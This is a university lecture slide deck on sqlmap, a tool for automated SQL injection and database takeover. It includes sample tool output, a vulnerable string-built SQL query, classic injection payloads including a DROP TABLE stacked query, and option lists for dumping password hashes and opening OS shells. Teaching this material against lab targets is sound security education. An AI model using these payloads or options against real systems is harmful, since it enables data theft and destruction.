
CIS 700/002 : Special Topics : sqlmap - automatic SQL injection and database takeover

Hung Nguyen
CIS 700/002: Security of EMBS/CPS/IoT
Department of Computer and Information Science
School of Engineering and Applied Science
University of Pennsylvania

03/24/2017

What is sqlmap

- Open-source penetration testing tool
  - Automates process of detecting and exploiting SQL injection flaws
  - Automates database server take over



```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch

                         {1.0.5.63#dev}

                         http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting at 17:43:06

[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

Basic SQL injection (SQLi)

- A subset of the “code injection” attack method
- Used to attack data-driven applications
- Exploit security vulnerability in an app software
  - SQL statements inserted into entry field for execution

- In 2015, SQL injection was possibly the most significant vulnerability in web applications
  – as much as one third of all web attacks are SQLi

Classic SQLi example

- Vulnerable code

```
statement = "SELECT * FROM users WHERE name = '" + userName + "';"
```

- SQLi snippet

```
' OR '1'='1' --
```

- Executed code

```
SELECT * FROM users WHERE name = '' OR '1'='1' -- ';
```

- What more

```
SELECT * FROM users WHERE name = 'a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't';
```

What are sqlmap features

- Full support for a wide-range of database servers
  - MySQL, Oracle, MS SQL, DB2, SQLite, etc.
- Six SQL injection techniques
  - Boolean-based blind, time-based blind, error-based, UNION query-based, stack queries and out-of-band
- Enumerate users, pass hashes, roles, etc.
- Automatic crack pass hashes (dictionary-attack)


… and many more ...

How to install sqlmap

- Available in Kali Linux
- Download and run on your machine
  - git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev

- This session provided demo server
  - https://sqlmap.hungn.com:9700
  - Login username: your PennKey
  - Login password: cis700

sqlmap ready server




```
[Press Shift-F1 for help]

Host/IP or ssh:// URL [localhost]:
Port [22]:
User: demo
Connecting to ssh://demo@localhost:22


demo@localhost's password:

Welcome to CIS700 Demo Server
Contact Hung Nguyen for more information

demo@cis700-us:~$
```

Let’s begin


- Vulnerable URL:
  - http://sqlmap.hungn.com:9701
- Step by step instructions:
  - https://upenn.box.com/v/cis700-sqlmap

sqlmap usage



```
Target:
  At least one of these options has to be provided to define the
  target(s)

  -d DIRECT             Connection string for direct database connection
  -u URL, --url=URL     Target URL (e.g. "http://www.site.com/vuln.php?id=1")
  -l LOGFILE            Parse target(s) from Burp or WebScarab proxy log file
  -x SITEMAPURL         Parse target(s) from remote sitemap(.xml) file
  -m BULKFILE           Scan multiple targets given in a textual file
  -r REQUESTFILE        Load HTTP request from a file
  -g GOOGLEDORK         Process Google dork results as target URLs
  -c CONFIGFILE         Load options from a configuration INI file
```

sqlmap usage




```
Request:
  These options can be used to specify how to connect to the target URL

  --method=METHOD     Force usage of given HTTP method (e.g. PUT)
  --data=DATA         Data string to be sent through POST
  --param-del=PARA..  Character used for splitting parameter values
  --cookie=COOKIE     HTTP Cookie header value
  --cookie-del=COO..  Character used for splitting cookie values
  --load-cookies=L..  File containing cookies in Netscape/wget format
  --drop-set-cookie   Ignore Set-Cookie header from response
  --user-agent=AGENT  HTTP User-Agent header value
  --random-agent      Use randomly selected HTTP User-Agent header value
  --host=HOST         HTTP Host header value
  --referer=REFERER   HTTP Referer header value
  -H HEADER, --hea..  Extra header (e.g. "X-Forwarded-For: 127.0.0.1")
  --headers=HEADERS   Extra headers (e.g. "Accept-Language: fr\nETag: 123")
  --auth-type=AUTH..  HTTP authentication type (Basic, Digest, NTLM or PKI)
  --auth-cred=AUTH..  HTTP authentication credentials (name:password)
  --auth-file=AUTH..  HTTP authentication PEM cert/private key file
  --ignore-401        Ignore HTTP Error 401 (Unauthorized)
  --proxy=PROXY       Use a proxy to connect to the target URL
  --proxy-cred=PRO..  Proxy authentication credentials (name:password)
  --proxy-file=PRO..  Load proxy list from a file
  --ignore-proxy      Ignore system default proxy settings
  --tor               Use Tor anonymity network
  --tor-port=TORPORT  Set Tor proxy port other than default
  --tor-type=TORTYPE  Set Tor proxy type (HTTP (default), SOCKS4 or SOCKS5)
  --check-tor         Check to see if Tor is used properly
  --delay=DELAY       Delay in seconds between each HTTP request
  --timeout=TIMEOUT   Seconds to wait before timeout connection (default 30)
  --retries=RETRIES   Retries when the connection timeouts (default 3)
  --randomize=RPARAM  Randomly change value for given parameter(s)
  --safe-url=SAFEURL  URL address to visit frequently during testing
  --safe-post=SAFE..  POST data to send to a safe URL
  --safe-req=SAFER..  Load safe HTTP request from a file
  --safe-freq=SAFE..  Test requests between two visits to a given safe URL
  --skip-urlencode    Skip URL encoding of payload data
  --csrf-token=CSR..  Parameter used to hold anti-CSRF token
  --csrf-url=CSRFURL  URL address to visit to extract anti-CSRF token
  --force-ssl         Force usage of SSL/HTTPS
  --hpp               Use HTTP parameter pollution method
```

sqlmap usage

```
Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables. Moreover you can run your own SQL statements

  -a, --all             Retrieve everything
  -b, --banner          Retrieve DBMS banner
  --current-user        Retrieve DBMS current user
  --current-db          Retrieve DBMS current database
  --hostname            Retrieve DBMS server hostname
  --is-dba              Detect if the DBMS current user is DBA
  --users               Enumerate DBMS users
  --passwords           Enumerate DBMS users password hashes
  --privileges          Enumerate DBMS users privileges
  --roles               Enumerate DBMS users roles
  --dbs                 Enumerate DBMS databases
  --tables              Enumerate DBMS database tables
  --columns             Enumerate DBMS database table columns
  --schema              Enumerate DBMS schema
  --count               Retrieve number of entries for table(s)
  --dump                Dump DBMS database table entries
  --dump-all            Dump all DBMS databases tables entries
  --search              Search column(s), table(s) and/or database name(s)
  --comments            Retrieve DBMS comments
  -D DB                 DBMS database to enumerate
  -T TBL                DBMS database table(s) to enumerate
  -C COL                DBMS database table column(s) to enumerate
  -X EXCLUDECOL         DBMS database table column(s) to not enumerate
  -U USER               DBMS user to enumerate
  --exclude-sysdbs      Exclude DBMS system databases when enumerating tables
  --pivot-column=P..    Pivot column name
  --where=DUMPWHERE     Use WHERE condition while table dumping
  --start=LIMITSTART    First query output entry to retrieve
  --stop=LIMITSTOP      Last query output entry to retrieve
  --first=FIRSTCHAR     First query output word character to retrieve
  --last=LASTCHAR       Last query output word character to retrieve
  --sql-query=QUERY     SQL statement to be executed
  --sql-shell           Prompt for an interactive SQL shell
  --sql-file=SQLFILE    Execute SQL statements from given file(s)
```

sqlmap usage



```
File system access:
  These options can be used to access the back-end database management
  system underlying file system

  --file-read=RFILE   Read a file from the back-end DBMS file system
  --file-write=WFILE  Write a local file on the back-end DBMS file system
  --file-dest=DFILE   Back-end DBMS absolute filepath to write to

Operating system access:
  These options can be used to access the back-end database management
  system underlying operating system

  --os-cmd=OSCMD      Execute an operating system command
  --os-shell          Prompt for an interactive operating system shell
  --os-pwn            Prompt for an OOB shell, Meterpreter or VNC
  --os-smbrelay       One click prompt for an OOB shell, Meterpreter or VNC
  --os-bof            Stored procedure buffer overflow exploitation
  --priv-esc          Database process user privilege escalation
  --msf-path=MSFPATH  Local path where Metasploit Framework is installed
  --tmp-path=TMPPATH  Remote absolute path of temporary files directory

Windows registry access:
  These options can be used to access the back-end database management
  system Windows registry

  --reg-read          Read a Windows registry key value
  --reg-add           Write a Windows registry key value data
  --reg-del           Delete a Windows registry key value
  --reg-key=REGKEY    Windows registry key
  --reg-value=REGVAL  Windows registry key value
  --reg-data=REGDATA  Windows registry key value data
  --reg-type=REGTYPE  Windows registry key value type
```

Additional resources

- Wiki sqlmap

https://github.com/sqlmapproject/sqlmap/wiki

- Vulnerable VMs
  - OWASP Mutillidae II
    - Info: https://goo.gl/jufGb9
  - BadStore project
    - VM image: https://goo.gl/TwuvWi
    - VM manual: https://goo.gl/QHL1Pp
  - Graceful's VulnVM
    - VM image: https://goo.gl/wO8lB8